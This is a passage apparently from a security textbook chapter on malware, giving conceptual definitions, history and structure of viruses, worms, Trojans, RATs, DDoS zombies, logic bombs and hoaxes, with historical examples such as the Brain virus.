Malware can attack and destroy system integrity in a number of ways. Viruses are often defined in terms of the ability to attach to programs (or to objects considered to be programmable) and so must, in some way, compromise the integrity of applications. A number of viruses attach themselves to the system in ways that either keep them resident in the system or invoke them each time the system starts, and they compromise the overall system even if individual applications are not touched. RATs (remote-access Trojans/tools, basically remotely installed backdoors) are designed to allow a remote user or attacker to completely control a system, regardless of local security controls or policies. The fact that viruses modify programs is seen as evidence that viruses inherently compromise systems, and therefore the concept of a *good* or even *benign* virus is a contradiction in terms. The concept of good viruses will be discussed more in the detailed section concerning virus functions.

Many viruses or other forms of malware contain payloads (such as data diddlers) that may either erase data files or interfere with application data over time in such a way that data integrity is compromised and data may become completely useless.

In considering malware, there is an additional type of attack on integrity. As with attacks where the intruder takes control of your system and uses it to explore or assail further systems in order to hide his own identity, malware (viruses and DDoS zombies in particular) is designed to use your system as a platform to continue further assaults, even without the intervention of the original author or attacker. This can create problems within domains and intranets where equivalent systems trust each other, and it can also create bad will when those with whom you do business find out that your system is sending viruses or probes to theirs.

As noted, malware can compromise programs and data to the point where they are no longer available. In addition, malware generally uses the resources of the system it has attacked; and it can, in extreme cases, exhaust CPU cycles, available processes (process numbers, tables, etc.), memory, communications links and bandwidth, open ports, disk space, mail queues, etc. Sometimes this can be a direct denial-of-service (DoS) attack, and sometimes it is a side effect of the activity of the malware.

Malware, such as backdoors and RATs, is intended to make intrusion and penetration easier. Viruses such as Melissa and SirCam send data files from your system to others (in these particular cases, seemingly as a side effect of the process of reproduction and spread). Malware can be written to do directed searches and send confidential data to specific parties, and it can also be used to open covert channels of other types.

The fact that you are infected with viruses, or compromised by other types of malware, can become quite evident to others. This compromises confidentiality by providing indirect evidence of your level of security, and it may also create seriously bad publicity.

The Computing Environment With Regard to Malware

In the modern computing environment, everything — including many supposedly isolated mainframes — is next to everything else. Where older Trojans relied on limited spread for as long as users on bulletin board systems could be fooled, and early-generation viruses required manual disk and file exchange, current versions of malware use network functions. For distribution of contemporary malware, network functions used can include e-mail of executable content in file attachments, compromise of active content on Web pages, and even direct attacks on server software. Attack payloads can attempt to compromise objects accessible via the Net, can deny resource services by exhausting them, can corrupt publicly available data on Web sites, or spread plausible but misleading misinformation.

It has long been known that the number of variants of viruses or other forms of malware is directly related to the number of instances of a given platform. The success of a given piece of malware is also associated with the relative proportion of a given platform in the overall computing environment. Attacks are generally mounted at least semirandomly; attacks on incompatible targets are wasted and, conversely, attacks on compatible targets are successful and may help to escalate the attack.

Although it may not seem so to harried network administrators, the modern computing environment is one of extreme consistency. The Intel platform has severe dominance in hardware, and Microsoft has a near monopoly of operating systems and applications on the desktop. In addition, compatible application software (and the addition of functional programming capabilities in those applications) can mean that malware from one hardware and operating system environment works perfectly well in another.

The functionality added to application macro and script languages has given them the capability either to directly address computer hardware and resources or to easily call on utilities or processes that have such access. This means that objects previously considered to be data, and therefore immune to malicious programming, must now be checked for malicious functions or payloads.

In addition, these languages are very simple to learn and use; and the various instances of malware carry their own source code, in plaintext and sometimes commented, making it simple for individuals wanting to learn how to craft an attack to gather templates and examples of how to do so — without even knowing how the technology actually works. This enormously expands the range of authors of such software.

Overview and History

We are faced with a rapid evolution of computer viruses, and we are experiencing difficulties in addressing the effects of these viruses, just as in the biological world. IBM's computer virus research team has extensively examined the similarities and differences between biological and computer viruses and epidemiology. Many excellent papers are available through their Web site at http://www.research.ibm.com/antivirus/.

The evolution of computer viruses is dramatically accelerated when compared to the development of their biological counterparts. This is easy to understand when you examine the rapid development of computer technology as well as the rapid homogenization of computers, operating systems, and software.

Many claims have been made for the existence of viruses prior to the 1980s, but so far these claims have either been unaccompanied by proof or have referred to entities that can be considered viruses only under the broadest definition of the term. The Core Wars programming contests did involve self-replicating code, but usually within a structured and artificial environment. Examples of other forms of malware have been known almost since the advent of computing.

At least two Apple II viruses are known to have been created in the early 1980s. Fred Cohen's pioneering academic research was undertaken during the middle of that decade, and there is some evidence that the first viruses to be successful in the normal computing environment were created late in the 1980s. However, it was not until the end of the decade (and 1987 in particular) that knowledge of real viruses became widespread, even among security experts. For many years, boot-sector infectors and file infectors were the only types of common viruses. These programs spread relatively slowly, primarily distributed on floppy disks, and were thus slow to disseminate geographically. However, the viruses tended to remain in the environment for a long time.

During the early 1990s, virus writers started experimenting with various functions intended to defeat detection. (Some forms had seen limited trials earlier.) Among these were polymorphism, to change code strings in order to defeat scanners, and stealth, to attempt to confound any type of detection. None of these virus technologies had a significant impact. Most viruses using these advanced technologies were easier to detect because of a necessary increase in program size.

Although demonstration programs had been created earlier, the middle 1990s saw the introduction of macro and script viruses in the wild. These were initially confined to word-processing files, particularly files associated with the Microsoft Office suite. However, the inclusion of programming capabilities eventually led to script viruses in many objects that would normally be considered to contain data only, such as Excel spreadsheets, PowerPoint presentation files, and e-mail messages. This fact led to greatly increased demands for computer resources among anti-viral systems because many more objects had to be tested, and Windows OLE (Object Linking and Embedding) format data files presented substantial complexity to scanners. Macro viruses also increased new variant forms very quickly because the viruses carried their own source code, and anyone who obtained a copy could generally modify it and create a new member of the virus family.

E-mail viruses became the major new form in the late 1990s and early 2000s. These viruses may use macro capabilities, scripting, or executable attachments to create e-mail messages or attachments sent out to e-mail addresses harvested from the infected machine or other sources. E-mail viruses spread with extreme rapidity, distributing themselves worldwide in a matter of hours. Some versions create so many copies of themselves that corporate and even service provider mail servers are flooded and cease to function. Prolific e-mail viruses are very visible and thus tend to be identified within a short space of time, but many are macros or scripts and generate many variants.

With the strong integration of the Microsoft Windows operating system with its Internet Explorer browser, Outlook mailer, Office suite, and system scripting, recent viruses have started to blur the normal distinctions. A document sent as an e-mail file attachment can make a call to a Web site that starts active content, which installs a remote-access tool acting as a portal for the client portion of a distributed denial-of-service network. This convergence of technologies is not only making discussion more difficult but is also leading to the development of much more dangerous and (from the perspective of an attacker) effective forms of malware.

Because the work has had to deal with detailed analyses of low-level code, virus research has led to significant advances in the field of forensic programming. However, to date computer forensic work has concentrated on file recovery and decryption, so the contributions in this area still lie in the future.

Many computer pundits, as well as some security experts, have proposed that computer viruses are the result of the fact that currently popular desktop operating systems have only nominal security provisions. They further suggest that viruses will disappear as security functions are added to operating systems. This thesis ignores the facts — well established by Cohen's research and subsequently confirmed — that viruses use the most basic of computer functions, and a perfect defense against viruses is impossible. This is not to say that an increase in security measures by operating system vendors could not reduce the risk of viruses — the current danger could be drastically reduced with relatively minor modifications to system functions.

It is going too far to say (as some have) that the very existence of viral programs, and the fact that both viral strains and the numbers of individual infections are growing, means that computers are finished. At the

present time, the general public is not well informed about the virus threat, so more copies of viral programs are being produced than are being destroyed.

Indeed, no less an authority than Fred Cohen has championed the idea that viral programs can be used to great effect. An application using a viral form can improve performance in the same way that computer hardware benefits from parallel processors. It is, however, unlikely that viral programs can operate effectively and usefully in the current computer environment without substantial protective measures built into them.

Malware Types

Viruses are not the only form of malicious software. Other forms include worms, Trojans, zombies, logic bombs, and hoaxes. Each of these has its own characteristics, and we will discuss each of the forms below. Some forms of malware combine characteristics of more than one class, and it can be difficult to draw hard and fast distinctions with regard to individual examples or entities; but it is important to keep the specific attributes in mind.

It should be noted that we are increasingly seeing convergence in malware. Viruses and Trojans are used to spread and plant RATs, and RATs are used to install zombies. In some cases, hoax virus warnings are used to spread viruses. Virus and Trojan payloads may contain logic bombs and data diddlers.

Viruses

A computer virus is a program written with functions and intent to copy and disperse itself without the knowledge and cooperation of the owner or user of the computer. All researchers have not yet agreed on a final definition. A common definition is "a program that modifies other programs to contain a possibly altered version of itself." This definition is generally attributed to Fred Cohen from his seminal research in the middle 1980s, although Dr. Cohen's actual definition is in mathematical form. (The term *computer virus* was first defined by Dr. Cohen in his graduate thesis in 1984. Cohen credits a suggestion from his advisor, Leonard Adelman [of RSA fame], for the use of the term.) Another possible definition is an entity that uses the resources of the host (system or computer) to reproduce itself and spread without informed operator action.

Cohen's definition is specific to programs that attach themselves to other programs as their vector of infection. However, common usage now holds viruses to consist of a set of coded instructions that are designed to attach to an object capable of containing the material, without knowledgeable user intervention. This object may be an e-mail message, program file, document, floppy disk, CD-ROM, short message system (SMS) message on cellular telephones, or any similar information medium.

A virus is defined by its ability to reproduce and spread. A virus is not merely anything that goes wrong with a computer, and a virus is not simply another name for malware. Trojan horse programs and logic bombs do not reproduce themselves.

A worm, which is sometimes seen as a specialized type of virus, is currently distinguished from a virus because a virus generally requires an action on the part of the users to trigger or aid reproduction and spread. (There will be more on this distinction in the section on worms later in this chapter.) The actions on the part of the users are generally common functions, and the users generally do not realize the danger of their actions or the fact that they are assisting the virus.

The only requirement that defines a program as a virus is that it reproduces. There is no necessity that viruses carry a payload, although a number of viruses do. In many cases (in most cases of successful viruses), the payload is limited to some kind of message. A deliberately damaging payload, such as erasure of the disk or system files, usually restricts the ability of the virus to spread because the virus uses the resources of the host system. In some cases, a virus may carry a logic bomb or time bomb that triggers a damaging payload on a certain date or under a specific, often delayed, condition.

Because a virus spreads and uses the resources of the host, it affords the kind of power to software that parallel processors provide to hardware. Therefore, some have theorized that viral programs could be used for beneficial purposes, similar to the experiments in distributed processing that are testing the limits of cryptographic strength. (Various types of network management functions and updating of system software are seen as candidates.) However, the fact that viruses change systems and applications is seen as problematic in its own right. Many viruses that carry no overtly damaging payload still create problems with systems. A number of virus and worm programs have been written with the obvious intent of proving that viruses could carry a

useful payload, and some have even had a payload that could be said to enhance security. Unfortunately, all such viruses have created serious problems. The difficulties of controlling viral programs have been addressed in theory, but the solutions are also known to have faults and loopholes. (One of the definitive papers on this topic is available at http://www.frisk.is/~bontchev/papers/goodvir.html.)

Types of Viruses

There are a number of functionally different types of viruses, such as a file infector, boot-sector infector (BSI), system infector, e-mail virus, multipartite, macro virus, or script virus. These terms do not necessarily indicate a strict division. A file infector may also be a system infector. A script virus that infects other script files may be considered to be a file infector — although this type of activity, while theoretically possible, is unusual in practice. There are also difficulties in drawing a hard distinction between macro and script viruses.

Later in this chapter there is a section enumerating specific examples of malware, where the viruses noted in the next few paragraphs are discussed in detail. We have tried to include examples that explain and expand on these different types.

File Infectors

A file infector infects program (object) files. System infectors that infect operating system program files (such as command.com in DOS) are also file infectors. File infectors can attach to the front of the object file (prependers), attach to the back of the file and create a jump at the front of the file to the virus code (appenders), or overwrite the file or portions of it (overwriters). A classic is Jerusalem. A bug in early versions caused it to add itself over and over again to files, making the increase in file length detectable. (This has given rise to the persistent myth that it is a characteristic of a virus that it will fill up all disk space eventually; by far, the majority of file infectors add minimally to file lengths.)

Boot-Sector Infectors

Boot-sector infectors (BSIs) attach to or replace the master boot record, system boot record, or other boot records and blocks on physical disks. (The structure of these blocks varies, but the first physical sector on a disk generally has some special significance in most operating systems and usually it is read and executed at some point in the boot process.) BSIs usually copy the existing boot sector to another unused sector, and then copy themselves into the physical first sector, ending with a call to the original programming. Examples are Brain, Stoned, and Michelangelo.

System Infectors

System infector is a somewhat vague term. The phrase is often used to indicate viruses that infect operating system files, or boot sectors, in such a way that the virus is called at boot time and has or may have preemptive control over some functions of the operating system. (The Lehigh virus infected only COMMAND.COM on MS-DOS machines.) In other usage, a system infector modifies other system structures, such as the linking pointers in directory tables or the MS Windows system registry, in order to be called first when programs are invoked on the host computer. An example of directory table linking is the DIR virus family. Many e-mail viruses target the registry: MTX and Magistr can be very difficult to eradicate.

Companion Virus

Some viral programs do not physically touch the target file at all. One method is quite simple and may take advantage of precedence in the system. In MS-DOS, for example, when a command is given, the system checks first for internal commands, then .com, .exe, and .bat files in that order. The .exe files can be infected by writing a .com file in the same directory with the same filename. This type of virus is most commonly known as a companion virus, although the term *spawning virus* is also used.

E-Mail Virus

An e-mail virus specifically, rather than accidentally, uses the e-mail system to spread. While virus-infected files may be accidentally sent as e-mail attachments, e-mail viruses are aware of e-mail system functions. They generally target a specific type of e-mail system (Microsoft's Outlook is the most commonly used), harvest e-mail addresses from various sources, and may append copies of themselves to all e-mails sent or generate e-mail messages containing copies of themselves as attachments. Some e-mail viruses may monitor all network traffic and follow up legitimate messages with messages that they generate. Most e-mail viruses are technically

considered to be worms because they do not often infect other program files on the target computer, but this is not a hard and fast distinction. There are known examples of e-mail viruses that are file infectors, macro viruses, script viruses, and worms. Melissa, LoveLetter, Hybris, and SirCam are all widespread current examples, and the CHRISTMA exec is an older example of the same type of activity.

E-mail viruses have made something of a change to the epidemiology of viruses. Traditionally, viruses took many months to spread but stayed around for many years in the computing environment. Many e-mail viruses have become "fast burners" that can spread around the world, infecting hundreds of thousands or even millions of machines within hours. However, once characteristic indicators of these viruses become known, they die off almost immediately when users stop running the attachments.

Multipartite

Originally the term *multipartite* was used to indicate a virus that was able to infect both boot sectors and program files. (This ability is the origin of the alternate term *dual infector.*) Current usage tends to mean a virus that can infect more than one type of object or that infects or reproduces in more than one way. Examples of traditional multipartites are Telefonica, One Half, and Junkie, but these programs have not been very successful.

Macro Virus

A macro virus uses macro programming of an application such as a word processor. (Most known macro viruses use Visual Basic for Applications in Microsoft Word; some are able to cross between applications and functions in, for example, a PowerPoint presentation and a Word document, but this ability is rare.) Macro viruses infect data files and tend to remain resident in the application by infecting a configuration template such as MS Word's Normal.dot. Although macro viruses infect data files, they are not generally considered to be file infectors; a distinction is generally made between program and data files. Macro viruses can operate across hardware or operating system platforms as long as the required application platform is present. (For example, many MS Word macro viruses can operate on both the Windows and Macintosh versions of MS Word.) Examples are Concept and CAP. Melissa is also a macro virus, in addition to being an e-mail virus; it mailed itself around as an infected document.

Script Virus

Script viruses are generally differentiated from macro viruses in that script viruses are usually stand-alone files that can be executed by an interpreter, such as Microsoft's Windows Script Host (.vbs files). A script virus file can be seen as a data file in that it is generally a simple text file, but it usually does not contain other data and generally has some indicator (such as the .vbs extension) that it is executable. LoveLetter is a script virus.

Virus Examples and Encyclopedias

Examples of recent viruses, in very brief form, can be found at http://www.osborne.com/virus_alert/. More comprehensive information on a much greater number of viruses can be found at the various virus encyclopedia sites. Two of the best are:

1. F-Secure: http://www.f-secure.com/v-descs/
2. Sophos: http://www.sophos.com/virusinfo/analyses/

Others can be found at:

- http://www.viruslist.com/eng/viruslist.asp http://www.symantec. com/avcenter/vinfodb.html
- http://www.antivirus.com/vinfo/virusencyclo/ http://www.cai.com/ virusinfo/encyclopedia/
- http://antivirus.about.com/library/blency.htm http://vil.mcafee.com/
- http://www.pandasoftware.com/library/defaulte.htm

Virus Structure

In considering computer viruses, three structural parts are considered important: the replication or infection mechanism, the trigger, and the payload.

Infection Mechanism

The first and only necessary part of the structure is the infection mechanism. This is the code that allows the virus to reproduce and thus to be a virus. The infection mechanism has a number of parts to it.

The first function is to search for, or detect, an appropriate object to infect. The search may be active, as in the case of some file infectors that take directory listings in order to find appropriate programs of appropriate sizes; or it may be passive, as in the case of macro viruses that infect every document as it is saved. There may be some additional decisions taken once an object is found. Some viruses may actually try to slow the rate of infection to avoid detection. Most will check to see if the object has already been infected.

The next action will be the infection itself. This may entail the writing of a new section of code to the boot sector, the addition of code to a program file, the addition of macro code to the Microsoft Word Normal.dot file, the sending of a file attachment to harvested e-mail addresses, or a number of other operations. There are additional subfunctions at this step as well, such as the movement of the original boot sector to a new location or the addition of jump codes in an infected program file to point to the virus code. There may also be changes to system files, to try to ensure that the virus will be run every time the computer is turned on. This can be considered the insertion portion of the virus.

At the time of infection, a number of steps may be taken to try to keep the virus safe from detection. The original file creation date may be conserved and used to reset the directory listing to avoid a change in date. The virus may have its form changed in some kind of polymorphism. The active portion of the virus may take charge of certain system interrupts in order to make false reports when someone tries to look for a change to the system. There may also be certain prompts or alerts generated in an attempt to make any odd behavior noticed by the user appear to be part of a normal, or at least innocent, computer error.

Trigger

The second major component of a virus is the payload trigger. The virus may look for a specific number of infections, a certain date or time, or a particular piece of text. A section of code does not have to contain either a trigger or a payload to be defined as a virus.

Payload

If a virus does have a trigger, then it usually has a payload. The payload can be pretty much anything, from a simple one-time message, to a complicated display, to reformatting the hard disk. However, the bigger the payload, the more likely it is that the virus will get noticed. A virus carrying a very destructive payload will also eradicate itself when it wipes out its target. Therefore, while you may have seen lists of payload symptoms to watch for, such as text messages, ambulances running across the screen, letters falling down, and such, checking for these payloads is not a very good way to keep free of viruses. The successful ones keep quiet.

Stealth

A great many people misunderstand the term *stealth*. It is often misused as the name of a specific virus. At other times, there are references to stealth viruses as if they were a class such as file infectors or macro viruses. In fact, stealth refers to technologies that can be used by any virus and by other forms of malware as well, and often it is used as a reference to all forms of anti-detection technology. Stealth is used inconsistently even within the virus research community.

A specific usage of the term refers to an activity also known as *tunneling*, which (in opposition to the usage in virtual private networks) describes the act of tracing interrupt links and system calls in order to intercept calls to read the disk, or performing other measures that could be used to determine that an infection exists. A virus using this form of stealth would intercept a call to display information about the file (such as its size) and return only information suitable to the uninfected object. This type of stealth was present in one of the earliest MS-DOS viruses, Brain. (If you gave commands on an infected system to display the contents of the boot sector, you would see the original boot sector and not the infected one.)

Polymorphism (literally many forms) refers to a number of techniques that attempt to change the code string on each generation of a virus. These vary from using modules that can be rearranged to encrypting the virus code itself, leaving only a stub of code that can decrypt the body of the virus program when invoked. Polymorphism is sometimes also known as self-encryption or self-garbling, but these terms are imprecise and not recommended. Examples of viruses using polymorphism are Whale and Tremor. Many polymorphic viruses

use standard mutation engines such as MtE. These pieces of code actually aid detection because they have a known signature.

A number of viruses also demonstrate some form of active detection avoidance, which may range from disabling on-access scanners in memory to deletion of anti-virus and other security software (Zonealarm is a favorite target) from the disk.

Worms

A worm reproduces and spreads, like a virus and unlike other forms of malware. Worms are distinct from viruses, although they may have similar results. Most simply, a worm may be thought of as a virus with the capacity to propagate independently of user action. That is, they do not rely on (usually) human-initiated transfer of data between systems for propagation; instead, they spread across networks of their own accord, primarily by exploiting known vulnerabilities in common software.

Originally, the distinction was made that worms used networks and communications links to spread and that a worm, unlike a virus, did not directly attach to an executable file. In early research into computer viruses, the terms *worm* and *virus* tended to be used synonymously because it was felt that the technical distinction was unimportant to most users. The technical origin of the term *worm program* matched that of modern distributed processing experiments: a program with segments working on different computers, all communicating over a network (Shoch and Hupp, 1982).

In fact, the use and origin of the term *worm* in relation to computer programs is rather cloudy. There are references in early computing to *wormhole* programs that escaped from their assigned partitions. The wormhole reference may note the similarity that random damage bears to the characteristic patterns of holes in worm-eaten wood, or relate to the supposition in science fiction stories that wormholes may carry you to random places. The Shoch and Hupp article contains a quote from John Brunner's novel, *The Shockwave Rider,* that describes a *tapeworm* program, although this entity bears little resemblance to modern malware.

The first worm to garner significant attention was the Internet Worm of 1988. Recently, many of the most prolific virus infections have not been strictly viruses, but have used a combination of viral and worm techniques to spread more rapidly and effectively. LoveLetter was an example of this convergence of reproductive technologies. While infected e-mail attachments were perhaps the most widely publicized vectors of infection, LoveLetter also spread by actively scanning attached network drives and infecting a variety of common file types. This convergence of technologies will be an increasing problem in the future. Code Red and a number of Linux programs (such as Lion) are modern examples of worms. (Nimda is an example of a worm, but it also spreads in a number of other ways; so it could be considered to be an e-mail virus and multipartite as well.)

Hoaxes

Hoax virus warnings or alerts have an odd double relation to viruses. First, hoaxes are usually warnings about "new" viruses — new viruses that do not, of course, exist. Second, hoaxes generally carry a directive to the user to forward the warning to all addresses available to them. Thus, these descendants of chain letters form a kind of self-perpetuating spam.

Hoaxes use an odd kind of social engineering, relying on the naturally gregarious nature of people and their desire to communicate a matter of urgency and importance, using the human ambition to be the first to provide important new information.

Hoaxes do, however, have common characteristics that can be used to determine whether their warnings are valid:

- Hoaxes generally ask the reader to forward the message.
- Hoaxes make reference to false authorities such as Microsoft, AOL, IBM, and the FCC (none of which issue virus alerts), or to completely false entities.
- Hoaxes do not give specific information about the individual or office responsible for analyzing the virus or issuing the alert.
- Hoaxes generally state that the new virus is unknown to authorities or researchers.
- Hoaxes often state that there is no means of detecting or removing the virus.

- Many of the original hoax warnings stated only that you should not open a message with a certain phrase in the subject line. (The warning, of course, usually contained that phrase in the subject line. Subject-line filtering is known to be a very poor method of detecting malware.)
- Hoaxes often state that the virus does tremendous damage and is incredibly virulent.
- Hoax warnings very often contain A LOT OF CAPITAL-LETTER SHOUTING AND EXCLAMATION MARKS!!!!!!!!!!
- Hoaxes often contain technical-sounding nonsense (technobabble) such as references to nonexistent technologies like "nth complexity binary loops."

It is wisest in the current environment to doubt all virus warnings, unless they come from a known and historically accurate source such as a vendor with a proven record of providing reliable and accurate virus alert information, or preferably an independent researcher or group. It is best to check *any* warnings received against known virus encyclopedia sites. It is best to check more than one such site — in the initial phases of a fast burner attack, some sites may not have had time to analyze samples to their own satisfaction; and the better sites will not post unverified information.

A recent example of a hoax, referring to SULFNBK.EXE, got a number of people to clear this legitimate utility off their machines. The origin was likely the fact that the Magistr virus targets Windows system software, and someone with an infection did not realize that the file is actually present on all Windows 98 systems.

Trojans

Trojans, or Trojan horse programs, are the largest class of malware aside from viruses. However, use of the term is subject to much confusion, particularly in relation to computer viruses.

A Trojan is a program that pretends to do one thing while performing another, unwanted action. The extent of the pretense may vary greatly. Many of the early PC Trojans merely used the filename and a description on a bulletin board. Log-in Trojans, popular among university student mainframe users, mimicked the screen display and the prompts of the normal log-in program and could, in fact, pass the username and password along to the valid log-in program at the same time as they stole the user data. Some Trojans may contain actual code that does what it is supposed to be doing while performing additional nasty acts.

Some data security writers consider that a virus is simply a specific example of the class of Trojan horse programs. There is some validity to this usage because a virus is an unknown quantity that is hidden and transmitted along with a legitimate disk or program, and any program can be turned into a Trojan by infecting it with a virus. However, the term *virus* more properly refers to the added, infectious code rather than the virus/target combination. Therefore, the term *Trojan* refers to a deliberately misleading or modified program that does not reproduce itself.

An additional confusion with viruses involves Trojan horse programs that may be spread by e-mail. In years past, a Trojan program had to be posted on an electronic bulletin board system or a file archive site. Because of the static posting, a malicious program would soon be identified and eliminated. More recently, Trojan programs have been distributed by mass e-mail campaigns, by posting on Usenet newsgroup discussion groups, or through automated distribution agents (bots) on Internet relay chat (IRC) channels. Because source identification in these communications channels can be easily hidden, Trojan programs can be redistributed in a number of disguises, and specific identification of a malicious program has become much more difficult.

Social Engineering

A major aspect of Trojan design is the social engineering component. Trojan programs are advertised (in some sense) as having a positive component. The term *positive* can be in dispute, because a great many Trojans promise pornography or access to pornography — and this still seems to be depressingly effective. However, other promises can be made as well. A recent e-mail virus, in generating its messages, carried a list of a huge variety of subject lines, promising pornography, humor, virus information, an anti-virus program, and information about abuse of the recipient's e-mail account. Sometimes, the message is simply vague and relies on curiosity.

It is instructive to examine some classic social engineering techniques. Formalizing the problem makes it easier to move toward effective solutions and making use of realistic, pragmatic policies. Effective implemen-

tation of such policies, however good they are, is not possible without a considered user education program and cooperation from management.

Social engineering really is nothing more than a fancy name for the type of fraud and confidence games that have existed since snakes started selling apples. Security types tend to prefer a more academic-sounding definition, such as the use of nontechnical means to circumvent security policies and procedures. Social engineering can range from simple lying (such as a false description of the function of a file), to bullying and intimidation (in order to pressure a low-level employee into disclosing information), to association with a trusted source (such as the username from an infected machine), to dumpster diving (to find potentially valuable information people have carelessly discarded), to shoulder-surfing (to find out personal identification numbers and passwords).

Remote-Access Trojans (RATs)

Remote-access Trojans are programs designed to be installed, usually remotely, after systems are installed and working (and not in development, as is the case with logic bombs and backdoors). Their authors would generally like to have the programs referred to as *remote administration tools* so as to convey a sense of legitimacy.

All networking software can, in a sense, be considered remote access tools — we have file transfer sites and clients, World Wide Web servers and browsers, and terminal emulation software that allows a microcomputer user to log on to a distant computer and use it as if on-site. The RATs considered to be in the malware camp tend to fall somewhere in the middle of the spectrum. Once a client such as Back Orifice, Netbus, Bionet, or SubSeven is installed on the target computer, the controlling computer is able to obtain information about the target computer. The master computer will be able to download files from, and upload files to, the target. The control computer will also be able to submit commands to the victim, which basically allows the distant operator to do pretty much anything to the prey. One other function is quite important: all of this activity goes on without any alert given to the owner or operator of the targeted computer.

When a RAT program has been run on a computer, it will install itself in such a way as to be active every time the computer is started subsequent to the installation. Information is sent back to the controlling computer (sometimes via an anonymous channel such as IRC) noting that the system is active. The user of the command computer is now able to explore the target, escalate access to other resources, and install other software, such as DDoS zombies, if so desired.

Once more, it should be noted that remote access tools are not viral. When the software is active, the master computer can submit commands to have the installation program sent on, via network transfer or e-mail, to other machines. In addition, RATs can be installed as a payload from a virus or Trojan.

Rootkits, containing software that can subvert or replace normal operating system software, have been around for some time. RATs differ from rootkits in that a working account must be either subverted or created on the target computer in order to use a rootkit. RATs, once installed by a virus or Trojan, do not require access to an account.

DDoS Zombies

DDoS (distributed denial-of-service) is a modified denial-of-service (DoS) attack. Denial-of-service attacks do not attempt to destroy or corrupt data; rather, they attempt to use up a computing resource to the point where normal work cannot proceed. The structure of a DDoS attack requires a master computer to control the attack, a target of the attack, and a number of computers in the middle that the master computer uses to generate the attack. These computers in between the master and the target are variously called agents or clients, but are usually referred to as running zombie programs.

Again, note that DDoS programs are not viral, but checking for zombie software protects not only your system but also prevents attacks on others. It is, however, still in your best interest to ensure that no zombie programs are active. If your computers are used to launch an assault on some other system, you could be liable for damages.

The efficacy of this platform was demonstrated in early 2000 when a couple of teenagers successfully paralyzed various prominent online players in quick succession, including Yahoo!, Amazon, and eBay.

Logic Bombs

Logic bombs are software modules set up to run in a quiescent state — but to monitor for a specific condition or set of conditions and to activate their payloads under those conditions. A logic bomb is generally implanted in or coded as part of an application under development or maintenance. Unlike a RAT or Trojan, it is difficult to implant a logic bomb after the fact. There are numerous examples of this type of activity, usually based upon actions taken by a programmer to deprive a company of needed resources in the event of employment termination.

A Trojan or a virus may contain a logic bomb as part of the payload. A logic bomb involves no reproduction and no social engineering.

A persistent legend in regard to logic bombs involves what is known as the *salami scam*. According to the story, this involves siphoning off small amounts of money (in some versions, fractions of a cent) and crediting it to the account of the programmer over a very large number of transactions. Despite the fact that these stories appear in a number of computer security texts, this author has a standing challenge to anyone to come up with a documented case of such a scam. Over a period of eight years, the closest anyone has come is a story about a fast-food clerk who diddled the display on a drive-through window and collected an extra dime or quarter from most customers.

Pranks

Pranks are very much a part of the computer culture — so much so that you can now buy commercially produced joke packages that allow you to perform "Stupid Mac (or PC, or Windows) Tricks." There are countless pranks available as shareware. Some make the computer appear to insult the user; some use sound effects or voices; some use special visual effects. A fairly common thread running through most pranks is that the computer is, in some way, nonfunctional. Many pretend to have detected some kind of fault in the computer (and some pretend to rectify such faults, of course making things worse). One entry in the virus field is Parascan, the paranoid scanner. It pretends to find large numbers of infected files, although it does not actually check for any infections.

Generally speaking, pranks that create some kind of announcement are not malware; viruses that generate a screen or audio display are actually quite rare. The distinction between jokes and Trojans is harder to make, but pranks are intended for amusement. Joke programs may, of course, result in a denial of service if people find the prank message frightening.

One specific type of joke is the *Easter egg*, a function hidden in a program and generally accessible only by some arcane sequence of commands. These may be seen as harmless but they do consume resources, even if only disk space, and also make the task of ensuring program integrity much more difficult.

Malware and Virus Examples

It is all very well to provide academic information about the definitions and functions of different types of malware. It may be difficult to see how all this works in practice. In addition, it is often easier for people to understand how a particular technology works when presented with an actual example.

Here, then, are specific examples of viruses and malware. All of these have been seen and been successful, to an extent, in the wild (outside of research situations). One benefit of looking at malware in this way is that the discussion is removed from the realms of the possible to the actual. For example, there has been a great deal of debate over the years about whether a virus can do damage to hardware. Theoretically, it is possible. In actual fact, it has not happened.

Viruses do dominate in this section, and there are reasons for this. First, there are more examples of viruses to draw from. This chapter is not meant to, and cannot, be an encyclopedia of the tens of thousands of viruses; but it is important to give examples of the major classes of viruses. Second, the possible range of Trojans is really only limited by what can be done with software. People generally do not feel that there is much difference between a Trojan that reformats the hard disk and one that only erases all the files. From the user's perspective, the effect is pretty much the same; and the defensive measure that should have been taken (do not run unknown software) is also identical.

This material not only provides technical details but also looks at the history and some social factors involved. Social engineering is often involved in malware, and it is instructive to look at strategies that have been successful to determine policies that will protect users.

Boot-Sector Infectors

Brain

Technically, the Brain family (Pakistani, Pakistani Brain, Lahore, and Ashar), although old and seldom seen anymore, raises a number of interesting points. Brain itself was the first known PC virus, aside from those written by Fred Cohen for his thesis. Unlike Cohen's file viruses, however, Brain is a boot-sector infector.

Brain has been described as the first stealth virus. A request to view the boot sector of an infected disk on an infected system will result in a display of the original (pre-infection) boot sector. However, the volume label of an infected diskette is set to "©Brain," "©Ashar," or "Y.C.1.E.R.P," depending on the variant. Every time a directory listing is requested, the volume label is displayed; so it is difficult to understand why the virus uses stealth in dealing with the display of the boot sector. In one of the most common Brain versions, there is unencrypted text giving the name, address, and telephone numbers of Brain Computer Services in Pakistan. The virus is copyrighted by "Ashar and Ashars" or "Brain & Amjads."

Brain is not intentionally or routinely destructive, and it is possible that the virus was intended to publicize the company. This was the earliest known PC virus, and viruses did not inspire the same revulsion that they tend to do today. Even some time after the later and more destructive viruses, Lehigh and Jerusalem, viruses were still seen as possibly neutral or even in some way beneficial. It may be that the author saw a self-reproducing program that lost, at most, 3 kb of disk space as simply a novelty. In a way, such a virus as this would not be dissimilar to the easter egg applet pranks used by programmers working for major application publishers to express their individuality.

Fridrik Skulason, whose F-Prot has provided the engine for a number of anti-virus products over the years, exhaustively analyzed the later Ohio and Den Zuk versions of the Brain virus.

The Ohio (Den Zuk 1) and Den Zuk (Venezuelan, Search) variants contain some of the same code as Brain in order to prevent overlaying by Brain. However, Ohio and Den Zuk identify and overwrite Brain infections with themselves. They can be described as single-shot anti-virus utilities targeting the Brain virus (at the expense, however, of causing the Ohio and Den Zuk infections). Skulason also found that the Den Zuk version would overwrite an Ohio infection. (This seeking activity gives rise to one of Den Zuk's aliases: *Search*.)

It was also suspected that denzuko might have referred to the Search for Brain infections. Extensive searches for the meaning of the words *den zuk* and *denzuko* in a number of languages, as an attempt to find clues to the identity of the virus author, turned up closely related words meaning *sugar* and *knife* as well as *search*. However, these turned out to be quite beside the point.

